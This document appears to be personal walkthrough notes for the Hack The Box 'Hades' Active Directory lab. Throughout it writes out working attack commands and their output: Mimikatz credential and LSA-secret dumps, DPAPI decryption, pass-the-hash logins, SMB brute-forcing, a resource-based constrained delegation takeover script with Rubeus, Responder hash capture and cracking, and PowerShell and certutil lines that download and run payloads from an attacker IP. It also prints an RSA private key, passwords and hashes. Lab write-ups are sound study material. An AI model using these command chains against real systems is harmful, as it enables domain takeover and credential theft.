[*] DPAPI_SYSTEM
dpapi_machinekey:0x14af28a044205b29fa287ffe035ce80102d09125
dpapi_userkey:0x88e6521c1ff9c47e1f9a3404fd64f5753d55e5b2
[*] NL$KM
 0000   BC E0 99 9D 97 B6 E7 9D  3C B1 0F E7 4E 01 C8 DE   ........<...N...
 0010   07 E2 02 7F 6C 29 01 D0  78 33 49 F3 DA A8 F5 28   ....l)..x3I....(
 0020   DD 37 D3 B2 91 9B 7D 68  0B 09 E3 5C 52 AE 71 7C   .7....}h...\R.q|
 0030   40 A9 85 15 6B 48 37 EE  87 82 3E 6D B0 25 89 6B   @...kH7...>m.%.k
NL
$KM:bce0999d97b6e79d3cb10fe74e01c8de07e2027f6c2901d0783349f3daa8f528dd37d3b2919b7d680b09e35c52ae717c40a985156b4837ee87823e6db025896b
```

NL$KM
it s used to decrypt domain cached creds

Load the kiwi extension

```
load kiwi
getsystem
creds_all
# RESULTS
msv credentials
===============

Username  Domain  NTLM                             SHA1
--------  ------  ----                             ----
DEV$      HTB     e7d9bce7886024a3a4e02ad9e595de22  09a8e18e0e8c3e650434670ab83177d9d2ab7fe3

wdigest credentials
===================

Username  Domain  Password
--------  ------  --------
(null)    (null)  (null)
DEV$      HTB     (null)

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DEV$      htb.local  8e 48 b2 12 e5 2d df 6b 43 07 0c 39 1d 58 29 a5 9b aa 1e a9 0a e7 b8 97 60 5d 4e 7f
f7 b1 ac 06 7c bf 8e b7 27 de 60 3f 49 59 d1 3e b7 83 c9 85 67 86 59 fa 1f 94 03 26 68 d2 67 4b dd 3f 79
86 a3 e2 5c 98 ba 2f 62 69 d4 5d 04 e7 2a cb fb cc a6 91 9f 8f 85 9a 57 4b bc 31 01 78 5e 95 f5 da 01 23
59 50 51 ac ff 6f 01 94 e7 4c 64 05 1f c8 63 60 ed 5a 70 d7 c7 b9 a3 b4 7d 25 9d 02 a7 29 03 b1 f7 d9 0f
9f 25 a9 1b a4 d3 a9 1e 0c 60 ae 6d ed dd 74 ab da 52 5d 94 f6 2b 65 96 f0 8f c2 14 52 18 fe 27 e0 48 ec
68 f5 7a 24 74 9d 18 18 b6 cb 1d b3 ec fb 03 4e f7 00 7b 5a 2f 1b 93 b2 ba 0c 23 56 2e 1d ea 41 fe 29 58
6f 4f 78 c6 c9 da 1e 2e a2 dd 51 e9 91 85 55 c9 1f b3 14 b2 84 54 80 84 0a f9 04 c3 70 f2 4d 7f bc dc 7e
00 72
dev$      HTB.LOCAL  (null)


lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DEV
SysKey : e4b2298c95677ce18cd2198b9a36c7df

Local name : DEV ( S-1-5-21-4124311166-4116374192-336467615 )
Domain name : HTB ( S-1-5-21-4266912945-3985045794-2943778634 )
Domain FQDN : htb.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {3b9222af-b280-2349-df3a-c90841efa748}
  [00] {3b9222af-b280-2349-df3a-c90841efa748}
79ea945b6ed62712b54b404c247b2d01b644dd29292da7954b0f1f398075d99a

Secret  : $MACHINE.ACC
cur/hex : 8e 48 b2 12 e5 2d df 6b 43 07 0c 39 1d 58 29 a5 9b aa 1e a9 0a e7 b8 97 60 5d 4e 7f f7 b1 ac 06
7c bf 8e b7 27 de 60 3f 49 59 d1 3e b7 83 c9 85 67 86 59 fa 1f 94 03 26 68 d2 67 4b dd 3f 79 86 a3 e2 5c
98 ba 2f 62 69 d4 5d 04 e7 2a cb fb cc a6 91 9f 8f 85 9a 57 4b bc 31 01 78 5e 95 f5 da 01 23 59 50 51 ac
ff 6f 01 94 e7 4c 64 05 1f c8 63 60 ed 5a 70 d7 c7 b9 a3 b4 7d 25 9d 02 a7 29 03 b1 f7 d9 0f 9f 25 a9 1b
a4 d3 a9 1e 0c 60 ae 6d ed dd 74 ab da 52 5d 94 f6 2b 65 96 f0 8f c2 14 52 18 fe 27 e0 48 ec 68 f5 7a 24
74 9d 18 18 b6 cb 1d b3 ec fb 03 4e f7 00 7b 5a 2f 1b 93 b2 ba 0c 23 56 2e 1d ea 41 fe 29 58 6f 4f 78 c6
c9 da 1e 2e a2 dd 51 e9 91 85 55 c9 1f b3 14 b2 84 54 80 84 0a f9 04 c3 70 f2 4d 7f bc dc 7e 00 72
    NTLM:e7d9bce7886024a3a4e02ad9e595de22
    SHA1:09a8e18e0e8c3e650434670ab83177d9d2ab7fe3
old/text: >`syW!g!gD`C5n*Y/S(sOo[$P$7Fz:]6X+;10?U'InUh^<bq%n4VwRA\JeB,7fV'CCw!Bbza6-ODX
$2zBt";FNJRAJcyQ#0'On$c#-07(Y-\SS.S$_ v`,dL
    NTLM:513a22889e054d0d20ebc6860b26b740
    SHA1:fac33046bbb790779be820fe24f8ac9694a146a0

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 14 af 28 a0 44 20 5b 29 fa 28 7f fe 03 5c e8 01 02 d0 91 25 88 e6 52 1c 1f f9 c4 7e
1f 9a 34 04 fd 64 f5 75 3d 55 e5 b2
    full: 14af28a044205b29fa287ffe035ce80102d0912588e6521c1ff9c47e1f9a3404fd64f5753d55e5b2
    m/u : 14af28a044205b29fa287ffe035ce80102d09125 / 88e6521c1ff9c47e1f9a3404fd64f5753d55e5b2
```

```
old/hex : 01 00 00 00 34 22 ad 67 be 5d 95 8d 99 a7 34 98 27 df a0 35 2d 6e 10 49 d5 af ff 0f 6c 64 70 24
08 6e d2 52 12 b6 82 9c 18 f7 2a 10
    full: 3422ad67be5d958d99a7349827dfa0352d6e1049d5afff0f6c647024086ed25212b6829c18f72a10
    m/u : 3422ad67be5d958d99a7349827dfa0352d6e1049 / d5afff0f6c647024086ed25212b6829c18f72a10

Secret  : NL$KM
cur/hex : bc e0 99 9d 97 b6 e7 9d 3c b1 0f e7 4e 01 c8 de 07 e2 02 7f 6c 29 01 d0 78 33 49 f3 da a8 f5 28
dd 37 d3 b2 91 9b 7d 68 0b 09 e3 5c 52 ae 71 7c 40 a9 85 15 6b 48 37 ee 87 82 3e 6d b0 25 89 6b
old/hex : bc e0 99 9d 97 b6 e7 9d 3c b1 0f e7 4e 01 c8 de 07 e2 02 7f 6c 29 01 d0 78 33 49 f3 da a8 f5 28
dd 37 d3 b2 91 9b 7d 68 0b 09 e3 5c 52 ae 71 7c 40 a9 85 15 6b 48 37 ee 87 82 3e 6d b0 25 89 6b


kiwi_cmd dpapi::cred /in:"C:\Windows\Tasks\asd\Users\Administrator\AppData\Roaming\Microsoft\Credentials
\1A2572C793495F694F64823A392D4718" /password:"./*40ra26AZ"
```

Password for dev is `syW!g!gDC5n*Y/S(sOo[P7Fz:]6X+;10?U'InUh^<bq%n4VwRA\JeB,7fV'CCw!Bbza6-ODX
$2zBt";FNJRAJcyQ#0'On$c#-07(Y-\SS.S$_ v,dL

We can get RDP and shell access using these commands

```
# RDP
xfreerdp /u:administrator /pth:67bb396c79f56301b7dc5d219cc85d86 /v:10.13.38.17:3389

# Shell
python psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:67bb396c79f56301b7dc5d219cc85d86
administrator@10.13.38.17
```

I eventually found the flag inside the shadow copy
MIMIKATZ:
dpapi::masterkey /in:"C:\Windows\Tasks\bla\Users\Administrator\AppData\Roaming\Microsoft\Protect
\S-1-5-21-4124311166-4116374192-336467615-500\87790867-a883-4a2d-a467-019c315e1104" /password:"./*40ra26AZ"

dpapi::masterkey /in:"C:\Windows\Tasks\bla\Users\Administrator\AppData\Roaming\Microsoft\Protect
\S-1-5-21-4124311166-4116374192-336467615-500\dc6059f1-5ba2-4186-871a-0ff4055a6875" /password:"./*40ra26AZ"
C:\Windows\TAsks\bla\users\administrator\AppData\roaming\microsoft\Protect
\S-1-5-21-4124311166-4116374192-336467615-500 /password:"./*40ra26AZ"
dpapi::masterkey /in:"C:\Windows\Tasks\bla\Users\Administrator\AppData\Roaming\Microsoft\Protect
\S-1-5-21-4124311166-4116374192-336467615-500\87790867-a883-4a2d-a467-019c315e1104" /password:"/*40ra26AZ"
[masterkey] with password: /*40ra26AZ (normal user)
ERROR kuhl_m_dpapi_masterkey ; kull_m_dpapi_unprotect_masterkey_with_password

[masterkey] with volatile cache: SID:S-1-5-21-4124311166-4116374192-336467615-500;GUID:{26b08a5f-4b2c-420d-9843-
d05ea57cd32f};MD4:de53e322ea95ac2723a2e3e149874aac;SHA1:7cb14ea6f0ed4e5ed9ac0a6a167f088eeec2e09b;

[masterkey] with password: ./*40ra26AZ (normal user)
  key :
e0b92cbfbeab126231d979377ffd236b2ebd4b0704e2e9229d3ce82bebd144173b9f7160315d5af62289fae50a1fd465100aaf36748b
5ac4fe
  sha1: dacd0e1ccaa03abd1ccb22ce058815624739a607

FOUND FLAG

meterpreter > kiwi_cmd dpapi::cred /in:"C:\Windows\Tasks\asd\Users\Administrator\AppData\Roaming\Microsoft\Credentials
\1A2572C793495F694F64823A392D4718" /password:"./*40ra26AZ"
ERROR kuhl_m_dpapi_cred ; Input CRED file needed (/in:file)

unk1   : 00000000 - 0
  TargetName   : Domain:target=flag
  UnkData   : (null)
  Comment   : (null)
  TargetAlias   : (null)
  UserName   : flag
  CredentialBlob : HADES{V5C_r3ve4L_DPaP1_s3cret5}
  Attributes   : 0

dpapi::cred /in:"C:\Windows\Tasks\bla\Users\Administrator\AppData\Roaming\Microsoft\Credentials
\4A2EEB30EFC7958491B6578D9948EC7F /password:"./*40ra26AZ"

unk1   : 00000000 - 0

```
TargetName     : Domain:target=flag
UnkData        : (null)
Comment        : (null)
TargetAlias    : (null)
UserName       : test-svc
CredentialBlob : T3st-S3v!ce-F0r-Pr0d
Attributes     : 0
```

FLAG 4: HADES{V5C_r3ve4L_DPaP1_s3cret5}
resurrection

Flag5

192.168.56.1

```
[*] 192.168.3.202:445     - 192.168.3.202:445 - Starting SMB login bruteforce
[+] 192.168.3.202:445     - 192.168.3.202:445 - Success: 'HTB\test-svc:T3st-S3v!ce-F0r-Pr0d'
[*] 192.168.3.202:445     - Scanned 1 of 1 hosts (100% complete)
```

proxychains smbclient -U 'htb\\test-svc:T3st-S3v!ce-F0r-Pr0d' //192.168.56.1/test

log in but nothing found.

proxychains bloodhound-python -c all -u test-svc -p 'T3st-S3v!ce-F0r-Pr0d' -d htb.local -dc 192.168.3.203 --dns-tcp -ns 192.168.3.203

customscript to do magic:

```
Import-Module .\powermad.ps1
Import-Module .\powerview-dev.ps1
$SecPassword = ConvertTo-SecureString 'T3st-S3v!ce-F0r-Pr0d' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('HTB\test-svc', $SecPassword)
$TargetComputer = "web.htb.local"
$AttackerSID = Get-DomainUser test-svc -Properties objectsid  -Credential $Cred | Select -Expand objectsid

# verify the GenericWrite permissions on $TargetComputer
$ACE = Get-DomainObjectACL $TargetComputer  -Credential $Cred | ?{$_.SecurityIdentifier -match $AttackerSID}
$ACE

ConvertFrom-SID $ACE.SecurityIdentifier

# add a new machine account that we control
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -
Force)  -Credential $Cred

# get the SID of the new computer we've added

$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid  -Credential $Cred | Select -Expand objectsid

# build the new raw security descriptor with this computer account as the principal
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"

# get the binary bytes for the SDDL
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

# set new security descriptor for 'msds-allowedtoactonbehalfofotheridentity'
Get-DomainComputer $TargetComputer   -Credential $Cred | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}   -Credential $Cred
```

```
# confirming the security descriptor add
$RawBytes = Get-DomainComputer $TargetComputer -Properties 'msds-allowedtoactonbehalfofotheridentity'  -Credential
$Cred | select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl

# currently don't have access to primary\C$
#dir \\web.htb.local\C$

# get the hashed forms of the plaintext
.\Rubeus.exe hash /password:Summer2018! /user:attackersystem /domain:htb.local

# execute Rubeus' s4u process against $TargetComputer
#   EF266C6B963C0BB683941032008AD47F == 'Summer2018!'
#   impersonating "harmj0y" (a DA) to the cifs sname for the target computer (primary)
.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:iis-svc /msdsspn:cifs/
web.htb.local /ptt

# cleanup - clear msds-allowedtoactonbehalfofotheridentity
#Get-DomainComputer $TargetComputer | Set-DomainObject -Clear 'msds-allowedtoactonbehalfofotheridentity'
```

NOTHING FOUND

tried

```
.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:'web$' /msdsspn:cifs/
web.htb.local /ptt
```

i replaced the user with web$

```
.\r.exe s4u /user:D$ /domain:htb.local /rc4:D9A466BCBEE2045052942C32B218B2F4 /impersonateuser:WEB$ /
msdsspn:WSMAN/WEB / altservice:cifs,host /ptt


.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:iis-svc /msdsspn:http/
web.htb.local /ptt
```

nothing

Maybe try smbclient or winrm on other servers with these creds

```
proxychains smbclient -U 'htb\\test-svc:T3st-S3v!ce-F0r-Pr0d' //192.168.56.1/test

proxychains ruby evil-winrm.rb -u test-svc -p 'T3st-S3v!ce-F0r-Pr0d' -i 192.168.3.203
```

nothing trying from dev to web agian

```
Import-Module .\powermad.ps1
Import-Module .\powerview-dev.ps1
$SecPassword = ConvertTo-SecureString 'T3st-S3v!ce-F0r-Pr0d' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('HTB\test-svc', $SecPassword)
$TargetComputer = "web.htb.local"
$AttackerSID = Get-DomainUser test-svc -Properties objectsid  -Credential $Cred | Select -Expand objectsid

# verify the GenericWrite permissions on $TargetComputer
$ACE = Get-DomainObjectACL $TargetComputer  -Credential $Cred | ?{$_.SecurityIdentifier -match $AttackerSID}
$ACE

ConvertFrom-SID $ACE.SecurityIdentifier

# add a new machine account that we control
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -
Force)  -Credential $Cred

# get the SID of the new computer we've added

$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid  -Credential $Cred | Select -Expand objectsid

# build the new raw security descriptor with this computer account as the principal
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
```

```
# get the binary bytes for the SDDL
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

# set new security descriptor for 'msds-allowedtoactonbehalfofotheridentity'
Get-DomainComputer $TargetComputer   -Credential $Cred | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes}   -Credential $Cred

# confirming the security descriptor add
$RawBytes = Get-DomainComputer $TargetComputer -Properties 'msds-allowedtoactonbehalfofotheridentity'  -Credential
$Cred | select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl

# currently don't have access to primary\C$
#dir \\web.htb.local\C$

# get the hashed forms of the plaintext
.\Rubeus.exe hash /password:Summer2018! /user:attackersystem /domain:htb.local

# execute Rubeus' s4u process against $TargetComputer
#   EF266C6B963C0BB683941032008AD47F == 'Summer2018!'
#   impersonating "harmj0y" (a DA) to the cifs sname for the target computer (primary)
.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:iis-svc /msdsspn:cifs/
web.htb.local /ptt

# cleanup - clear msds-allowedtoactonbehalfofotheridentity
#Get-DomainComputer $TargetComputer | Set-DomainObject -Clear 'msds-allowedtoactonbehalfofotheridentity'


proxychains bloodhound-python -c all -u test-svc -p 'T3st-S3v!ce-F0r-Pr0d' -d htb.local -dc 192.168.3.203 --dns-tcp -ns
192.168.3.203


.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:'web$' /msdsspn:cifs/
web.htb.local /ptt
i replaced the user with web$

.\r.exe s4u /user:D$ /domain:htb.local /rc4:D9A466BCBEE2045052942C32B218B2F4 /impersonateuser:WEB$ /
msdsspn:WSMAN/WEB / altservice:cifs,host /ptt


.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:iis-svc /msdsspn:http/
web.htb.local /ptt


root@kali:~/Documents/HTB/Hades# proxychains smbclient -L \\\\192.168.56.1\\test -U 'htb\\test-svc'
ProxyChains-3.1 (http://proxychains.sf.net)

|S-chain|-<>-127.0.0.1:1080-<><>-192.168.56.1:445-<><>-OK
Enter test-svc's password:

Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
test            Disk
root@kali:~/HTB/Boxes/Hades# proxychains smbclient -L \\\\192.168.56.1\\test -U 'htb\\test-svc'
ProxyChains-3.1 (http://proxychains.sf.net)
Enter test-svc's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        test            Disk
SMB1 disabled -- no workgroup available
T3st-S3v!ce-F0r-Pr0d
```

test.txt had string of "test" in side. tried to upload and launch malicious exe nothing.

.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:iis-svc /msdsspn:http/web.htb.local /ptt

back to iis-svc impersonate and acl abuse. Only spn that worked is http.

tried to winrm gateway with test-svc failed.
proxychains ruby evil-winrm.rb -i 192.168.56.1 -U /WSMAN -u test-svc -p 'T3st-S3v!ce-F0r-Pr0d'

Think the wayis this

https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution

IEX(New-Object Net.Webclient).downloadstring('IP');pwn.ps1 -Machine NAME_HERE

pwn.ps1
Import-Module .\pv.ps1
Import-Module .\pm.ps1
function pwn ($Machine){
$SecPassword = ConvertTo-SecureString 'T3st-S3v!ce-F0r-Pr0d' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb.local\test-svc', $SecPassword)
New-MachineAccount -MachineAccount $Machine -Password $(ConvertTo-SecureString 'Password#123' -AsPlainText -Force) -Verbose
$ComputerSid = Get-DomainComputer $Machine -Properties objectsid -Credential $Cred | Select -Expand objectsid
Write-Output "[+] SID: $ComputerSid"
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer web -Credential $Cred | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Credential $Cred
Write-Output "[+] Done!"
}
And then you can use rubeus using the ntlm of
Password#123

https://github.com/GhostPack/Rubeus

https://github.com/S3cur3Th1sSh1t/Creds/blob/bcfa421fe0dbf1c4407995c081b487c3814e25af/PowershellScripts/Powermad.ps1

https://github.com/S3cur3Th1sSh1t/Creds/blob/bcfa421fe0dbf1c4407995c081b487c3814e25af/PowershellScripts/PowerView.ps1

(New-Object Net.Webclient).downloadstring('http://10.14.15.228/Rubeus.exe','r.exe')

(New-Object Net.Webclient).downloadstring('http://10.14.15.228/pm.ps1','pm.ps1')

(New-Object Net.Webclient).downloadstring('http://10.14.15.228/pv.ps1','pv.ps1')

IEX(New-Object Net.Webclient).downloadstring('http://10.14.15.228/pwn.ps1','pwn.ps1');pwn.ps1 -Machine WEB

remote_user

Password
<input value="FZg28$dJe*Hx7c" autocomplete="off" spellcheck="false">

post/windows/gather/cachedump
[*] Executing module against WEB
[*] Cached Credentials Setting: - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20191025170532_default_10.13.38.16_mscache2.creds_815483.txt
[*] John the Ripper format:
mscash2
remote_user:$DCC2$10240#remote_user#021f10dc08753a885186720dc02631c3::

cache dump msf 202


mscash2
remote_user:$DCC2$10240#remote_user#021f10dc08753a885186720dc02631c3::

cracked remote user hash from before
proxychains ruby evil-winrm.rb -i 192.168.3.202 -u remote_user -p 'FZg28$dJe*Hx7c'

found a flag

Evil-WinRM* PS C:\Users\remote_user.HTB\desktop> ls
    Directory: C:\Users\remote_user.HTB\desktop

Evil-WinRM PS C:\Users\remote_user.HTB\desktop> cat flag.txt
HADES{From_RBCD_To_p4s5word_v@Ult}



generate an msfvenom payload download it to the target and execute it
cmd /c certutil.exe -urlcache -split -f http://10.14.14.252/next.exe
.\next.exe

FLAG 5: HADES{From_RBCD_To_p4s5word_v@Ult}
gateway

Flag6

figure admin on web is next

to get it created one of the cached domains found and intercepted traffic.

 0001 db2.htb.local
 0001 dc1.htb.local
 0001 db1.htb.local
 0001 db3.htb.local
 00ff _ldap._tcp.default-first-site-name._sites.dc1.htb.local
 00ff isatap
 00ff wpad
 00ff _ldap._tcp.dc1.htb.local

https://blog.netspi.com/exploiting-adidns/

.\tshark.exe -ni 1 -ni 2 -ni 7 -ni 8 -b filesize:500000 -w C:\Users\remote_user\Documents\new.pcap

responder work.

intercepted hash and cracked

hashcat64.exe -m 5600 hashes\WEB_admin_ntlmv2.txt.txt SecLists\Passwords\Common-Credentials\10-million-password-list-top-1000000.txt -r rules\d3ad0ne.rule -w 3
ADMINISTRATOR:::72f53a5e5183525b:e03876b0bbe69e34bc4f9b9194eeea87:0101000000000000c0653150de09d201c32cdd1a5c

root@kali:~/Documents/HTB/Hades# proxychains ruby evil-winrm.rb -U /wsman -u administrator -p 'Myp@ssw0rd' -i 192.168.3.202
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v1.8

Info: Establishing connection to remote endpoint

|S-chain|-<>-127.0.0.1:1080-<><>-192.168.3.202:5985-<><>-OK
Evil-WinRM PS C:\Users\Administrator\Documents> cd ..
Evil-WinRM PS C:\Users\Administrator> cd desktop
cat *Evil-WinRM* PS C:\Users\Administrator\desktop> cat flag.txt
HADES{Why_llmnr_wh3n_y0u_got_adidns}

C:\Users\Administrator\AppData\Roaming\KeePass
There are different config file, I found it using
dir /a /s *keepass*

Secret : DefaultPassword
cur/text: Myp@ssw0rd
old/text: A!rF0rce1
HTSa!@#12edsr%

the website was about keepass
meterpreter > cat manifest.json

```
{
   "name": "KeeWeb",
   "short_name": "KeeWeb",
   "description": "Free cross-platform password manager compatible with KeePass",
   "display": "standalone",
   "orientation": "any",
   "theme_color": "#6386ec",
   "background_color": "#6386ec",
   "icons": [
      {
         "src": "icons/android-chrome-192x192.png",
         "sizes": "192x192",
         "type": "image/png"
      },
      {
         "src": "icons/android-chrome-512x512.png",
         "sizes": "512x512",
         "type": "image/png"
      }
   ]
}
```

kee pass crack for docker creds:
1k/A8egUe$8epNXOO3.0tMoMJvJXRya1:tcuser

docker:tcuser

```
{
   "ConfigVersion": 3,
   "Driver": {
      "IPAddress": "192.168.99.100",
      "MachineName": "default",
      "SSHUser": "docker",
      "SSHPort": 49248,
```

```
        "SSHKeyPath": "C:\\Users\\Administrator\\.docker\\machine\\machines\\default\\id_rsa",
        "StorePath": "C:\\Users\\Administrator\\.docker\\machine",
        "SwarmMaster": false,
        "SwarmHost": "tcp://0.0.0.0:3376",
        "SwarmDiscovery": "",
        "VBoxManager": {},
        "HostInterfaces": {},
        "CPU": 1,
        "Memory": 1024,
        "DiskSize": 20000,
        "NatNicType": "82540EM",
        "Boot2DockerURL": "",
        "Boot2DockerImportVM": "",
        "HostDNSResolver": false,
        "HostOnlyCIDR": "192.168.99.1/24",
        "HostOnlyNicType": "82540EM",
        "HostOnlyPromiscMode": "deny",
        "UIType": "headless",
        "HostOnlyNoDHCP": false,
        "NoShare": false,
        "DNSProxy": true,
        "NoVTXCheck": true,
        "ShareFolder": ""
    },
PS > cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwiHc7jhJb9yi1zaH7cUUjRUqrLM6n1o2ZKDRpyfVJ5seS/oz
dMJ0/uAgEuqboxZlixXoYmVMPon0Wrx+nmecCzUUCp3pI7Wihu18JozrEL6xSiUX
1LNE36+n5N5KjZ6oUUATZyxYh8IPexisSKYIJPKa98JKxZkrnTaRgDXlpXRHP+Ax
cY+WT/LR2XktCyOgFSQll/JIKLzbfbRGkcJgQRI03xy6KuvHJbQXK1eYBpf8nbzK
jEt6luwj0GqQ9BHCPrVm8NTCA2QxHZqxs/KmeHq5jVYd6CPzM9+r1VBcXLjWA0rc
/WYDeLmAECCaSTFnC0nNvvK5NoMa0h6Kad3kDwIDAQABAoIBAHclz3IJ69CTCwKp
fk3JWq6oYhOywPUSqjWimmpMQT/YrYSWIES2IJZZunXBthonUAjFPmY9o8jyZJ3X
+KKCFryuLAnEF1YKYaEMWtlSPed+ElPeZjzudgQPzCzk3b8DtGyBtibpicBws42q
e/rupCsBF2mevsN+Gc2Ysz6MVdDwdW14Yvp/6Vq7u3KMrEj+LyN9cyzrurDhTByb
UI/XWklSUPIBN6cuqSULW4GkK1GOQMjnkDd5prizxA4+lHT1YY956joHKEBcp/bq
j4iGLe0eKiOtQ5HFjAROowaiFmyeYnHPztFGMmC0Q+EBQl8ZM9q0Cpo4AZGAros8
d2+kupkCgYEAzunLL3tRp4a+c8ViLcDkhcV9JVJw4TlPDMmemB9gw70xgJCZyMwB
6KrEiT/qk/KfL58JxT7DCAG3eM2mlL0dmrfEwzcPugPtsAXZg65tFn+PO7UgupS8
z6LZbXj07a3ygkty0v60UInAdbdTq08ZyOMGlJOEiMSZ0TJJPB+GcpUCgYEA8C/b
opI7CA4rgCVcxCCqA1s9BxEC9FWx5LzvXa+6u6CCBIeGGHCjASMLgPsG/9QJYnBs
tguXUFiJOoFR6NTOukzXdqInpCxqhI7MsLkHRlbfUIr93MRVitnPrA7RSKTUBEZl
D120HQL0DAM9zkr4CZDDJE4bV/plktef4LY4FxMCgYEAlDbynfuHHSqvCDzuu/l9
eLljkLWCOD3ke/N80FlBtlSyvfZWwngoMeMJT4tiXElidzlEBW+Uwwp/w2AEoGzr
ZOWYY4HwmP2xaDJ4ghQS/le3YTy4yg47RbzQZNONFyhQG7cx9CQRQ9O48lm07HSH
8td04j7dZB74U9rijNfENhUCgYEAhfabcQRQioCkwJeWMwno6XBVDIDvfeniC6tZ
co6V/xpaCj6wiycfs32hZ/IbCEtyZIZCDBNQ9Q48k/YXAI7XYs+DCXcN1yKy0nZ3
MkYxCYlgiqLLTvvunkA39UZackMEwdGlgjmIQPopth2Etm/YAjXMsY4i8CIHzywW
zxWzGSMCgYAjaZia7gj/+xSQhcH/Rq0J4qErbDHD/m15ki+/IqLYfvwYIsd/wYdN
DcJLPzy3n5fU3JtfJsEJapvTY8vygqABHz5EeCQf+yrNDv5/Q4lAhXhOB87AcXfL
0GwZ3NA+Jc/F/Fe2qLYNSCuNC/y1c3qIt5QBNvPYXW3H9+cVNgPwNA==
-----END RSA PRIVATE KEY-----
so docker user on 192.168.99.100, port 49248



ssh -i id_rsa docker@192.168.99.100
proxychains ssh -i /root/hades_key docker@192.168.99.100
```

```
root@kali:~/HTB/Boxes/Hades# proxychains ssh -i ssh.key docker@192.168.99.100
ProxyChains-3.1 (http://proxychains.sf.net)
The authenticity of host '192.168.99.100 (192.168.99.100)' can't be established.
ECDSA key fingerprint is SHA256:9/SLJnysCCSuvxWEs8XRmzspxpyFB2VGjU8Mov3e2ys.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.99.100' (ECDSA) to the list of known hosts.
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@default:~$
```

I think the 2nd flag originally was docker privesc, which some people found
They had this flag in /root/flag.txt in initial docker some time before release
HADES{ComPr0m1s3d_C0nt4in3rs}
Maybe they decided to remove it because the docker was going to be used for pivoting

/mnt/sda1/var/lib/docker/overlay2/5aa3d2a2a5c210ad776d393c5830f7bba554ac1e85f86302648e160a735cc062/diff/root/flag.txt
/mnt/sda1/var/lib/docker/overlay2/ddc2426bfa1c506ad433965561c944434de3eaf461f23fd1e5cca2cd2168fd1d/diff/root/flag.txt
HADES{ComPr0m1s3d_C0nt4in3rs}

FLAG 6: HADES{Why_llmnr_wh3n_y0u_got_adidns}
CELESTIAL

Flag7

Domain admin is the way for final flag.

admin we have is in protected users used rdp to get around it

back to meterpreter shell

Start-Process -Filepath "xtc.exe"

enable rdp with

meterpreter > run getgui -e

